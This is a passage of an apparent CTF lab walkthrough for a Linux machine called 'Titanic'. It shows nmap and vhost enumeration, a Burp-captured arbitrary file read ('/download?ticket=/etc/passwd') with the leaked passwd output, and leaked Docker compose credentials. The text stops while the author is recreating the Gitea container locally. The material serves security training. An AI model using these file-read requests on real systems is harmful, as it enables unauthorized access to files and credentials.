Machine Name

20th June 2025

Prepared By: TRX

Machine Author: ruycr4ft

Difficulty: Easy

Synopsis

Titanic is an easy difficulty Linux machine that features an Apache server listening on port 80. The website on port 80 advertises the amenities of the legendary Titanic ship and allows users to book trips. A second vHost is also identified after fuzzing, which points to a `Gitea` server. The Gitea server allows registrations, and exploration of the available repositories reveals some interesting information including the location of a mounted `Gitea` data folder, which is running via a Docker container. Back to the original website, the booking functionality is found to be vulnerable to an Arbitrary File Read exploit, and combining the directory identified from Gitea, it is possible to download the Gitea SQLite database locally. Said database contains hashed credentials for the `developer` user, which can be cracked. The credentials can then be used to login to the remote system over SSH. Enumeration of the file system reveals that a script in the `/opt/scripts` directory is being executed every minute. This script is running the `magick` binary in order to gather information about specific images. This version of `magick` is found to be vulnerable to an arbitrary code execution exploit assigned CVE-2024-41817. Successful exploitation of this vulnerability results in elevation of privileges to the `root` user.

Skills Required

- Basic Linux Enumeration
- Basic Fuzzing
- Researching Linux vulnerabilities

Skills Learned

- Arbitrary File Read
- Exploitation of CVE-2024-41817

Enumeration

Nmap


Let's begin with an Nmap scan.

```
nmap -A -v 10.129.180.219

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 73:03:9c:76:eb:04:f1:fe:c9:e9:80:44:9c:7f:13:46 (ECDSA)
|_  256 d5:bd:1d:5e:9a:86:1c:eb:88:63:4d:5f:88:4b:7e:04 (ED25519)
80/tcp open  http    Apache httpd 2.4.52
|_http-title: Did not follow redirect to http://titanic.htb/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.52 (Ubuntu)
No exact OS matches for host (If you know what OS is running on it, see
https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=6/18%OT=22%CT=1%CU=40812%PV=Y%DS=2%DC=T%G=Y%TM=6852
OS:C24F%P=x86_64-pc-linux-gnu)SEQ(TI=Z%CI=Z%II=I%TS=A)SEQ(SP=108%GCD=1%ISR=
OS:10B%TI=Z%CI=Z%II=I%TS=A)SEQ(SP=109%GCD=1%ISR=10B%TI=Z%CI=Z%II=I%TS=A)OPS
OS:(O1=M552ST11NW7%O2=M552ST11NW7%O3=M552NNT11NW7%O4=M552ST11NW7%O5=M552ST1
OS:1NW7%O6=M552ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN
OS:(R=Y%DF=Y%T=40%W=FAF0%O=M552NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=A
OS:S%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R
OS:=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F
OS:=R%O=%RD=0%Q=)T7(R=N)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%
OS:RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)
```

The scan reveals ports 22 and 80 open and the `titanic.htb` vHost. Let's add this to our hosts file and navigate to it on a browser.


```
echo "10.129.180.219 titanic.htb" | sudo tee -a /etc/hosts
```

Apache




The website advertises the famous Titanic ship and its amenities and allows users to book a trip. Let's attempt this now.

We input dummy information and click `Submit`.



A download of a JSON file is initiated. Let's save it locally.



The file contains the information we just inputted and nothing seems to stand out.


```
cat 8185b6fa-8311-4e71-be06-e051fbaea8c0.json
{"name": "TRX", "email": "trx@titanic.htb", "phone": "333333333333", "date": "2025-06-20",
"cabin": "Suite"}
```

Let's fire up `BurpSuite` to check the request that is made upon attempting to book a trip.

```
POST /book HTTP/1.1
Host: titanic.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,imag
e/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://titanic.htb/
Content-Type: application/x-www-form-urlencoded
Content-Length: 79
Origin: http://titanic.htb
```

```
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Priority: u=0, i

name=TRX&email=trx%40titanic.htb&phone=333333333333&date=2025-06-20&cabin=Suite
```

The request is fairly straightforward. The information we input is sent to `/book` as a POST request. Let's click `Forward`.



After forwarding, we can see another request made to `/download` which is used to download the JSON file. Interestingly we can see that a `ticket` variable is specified in the URL, which seems to be controlling which file is going to be downloaded. Let's right click and send this request to the `Repeater` module of BurpSuite.

Since we have control over the name of the file that will be downloaded, it is worth attempting to read other files on the remote system to see if an Arbitrary File Read is possible.

```
GET /download?ticket=/etc/passwd HTTP/1.1
Host: titanic.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,imag
e/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://titanic.htb/
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

We specify `/etc/passwd` as the file and click `Send`.

```
HTTP/1.1 200 OK
Date: Thu, 19 Jun 2025 12:32:54 GMT
Server: Werkzeug/3.0.3 Python/3.10.12
```

```
Content-Disposition: attachment; filename="/etc/passwd"
Content-Type: application/octet-stream
Content-Length: 1951
Last-Modified: Fri, 07 Feb 2025 11:16:19 GMT
Cache-Control: no-cache
ETag: "1738926979.4294043-1951-393413677"
Connection: close

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
syslog:x:107:113::/home/syslog:/usr/sbin/nologin
uuidd:x:108:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:111:117::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
developer:x:1000:1000:developer:/home/developer:/bin/bash
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
dnsmasq:x:114:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
_laurel:x:998:998::/var/log/laurel:/bin/false
```

In the response we can see the contents of `passwd` which means the attack has been successful and we can read files on the remote system, however, we cannot find any further information at this point in time and no other interesting files.


Gitea

Let's proceed to check if any other vHosts are available on the server.

```
gobuster vhost -u http://titanic.htb -w /usr/share/seclist/Discovery/DNS/subdomains-
top1million-20000.txt --append-domain -r
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:              http://titanic.htb
[+] Method:           GET
[+] Threads:          10
[+] Wordlist:         /usr/share/seclist/Discovery/DNS/subdomains-top1million-20000.txt
[+] User Agent:       gobuster/3.6
[+] Timeout:          10s
[+] Append Domain:    true
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
Found: dev.titanic.htb Status: 200 [Size: 13982]
```

In the output we can see that the `dev.titanic.htb` vHost exists. Let's add this to our hosts file and connect through a browser.

We see a `Gitea` instance running which coinsidently also allows registrations. Let's register a dummy account and Explore the available repositories.



There seem to be two repositories available, `flask-app` and `docker-config`, both created by a user called `developer` who we also saw in the `passwd` file. The first is the web application that we saw on port 80, which as the name suggests, is a `Python Flask` application that is being proxied through the Apache Web Server.

By reading the code and specifically `app.py` we can further identify the Arbitrary File Read vulnerability that exists in the `/download` endpoint. This repository does not seem to hold any other valuable information.

Let's move on to the `docker-config` repository. The repository contains two interesting `docker-compose` configuration files, one for `Gitea` and one for `MySQL`.

```
version: '3'

services:
  gitea:
    image: gitea/gitea
    container_name: gitea
    ports:
      - "127.0.0.1:3000:3000"
      - "127.0.0.1:2222:22"  # Optional for SSH access
    volumes:
      - /home/developer/gitea/data:/data # Replace with your path
    environment:
      - USER_UID=1000
      - USER_GID=1000
    restart: always
```

From the Gitea compose file we notice that the `/home/developer/gitea/data` folder is mounted as a volume in the Gitea container.

```
version: '3.8'

services:
  mysql:
    image: mysql:8.0
    container_name: mysql
    ports:
      - "127.0.0.1:3306:3306"
    environment:
      MYSQL_ROOT_PASSWORD: 'MySQLP@$$w0rd!'
      MYSQL_DATABASE: tickets
      MYSQL_USER: sql_svc
      MYSQL_PASSWORD: sql_password
    restart: always
```

In the MySQL compose file we notice an interesting password.

Foothold

We now know a potentially interesting folder location, which appears as a volume mount in the Docker configuration and could contain the `Gitea` installation `data` folder. The data folder typically contains various Gitea configuration files and also the `SQLITE` database that is used by default by Gitea to store usernames, passwords and other valuable information. If we manage to access it we might get access to encrypted user passwords. The database file is typically named `gitea.db`, however, attempting to access `/home/developer/gitea/data/gitea.db` does not seem to work.

Let's modify the Gitea Docker compose file slightly and execute it to see how the data folder is structured and where it saves the database file.


```
version: '3'

services:
  gitea:
    image: gitea/gitea
    container_name: gitea
    ports:
      - "127.0.0.1:3000:3000"
      - "127.0.0.1:2222:22"  # Optional for SSH access
    volumes:
      - /tmp/data:/data # Replace with your path
    environment:
      - USER_UID=1000
      - USER_GID=1000
    restart: always
```

We modify the volume to be in `/tmp/data` instead of `/home/developer/gitea/data` as a temporary test. Next, place the above code in a file called `docker-compose.yml` and let's start the container.


```
docker-compose up

Creating network "titanic_default" with the default driver
Pulling gitea (gitea/gitea:)...
latest: Pulling from gitea/gitea
fe07684b16b8: Pull complete
24629a4ee92d: Pull complete
0bed23e4462b: Pull complete
6157c238a869: Pull complete
598b8939328d: Pull complete
7c494f6399e8: Pull complete
3b104d5999a3: Pull complete
Digest: sha256:1f002cab846a0654ca41cc347764978311c8e22b9bb0714fc3392f08ba6295ad
Status: Downloaded newer image for gitea/gitea:latest
Creating gitea ... done
Attaching to gitea
gitea    | Generating /data/ssh/ssh_host_ed25519_key...
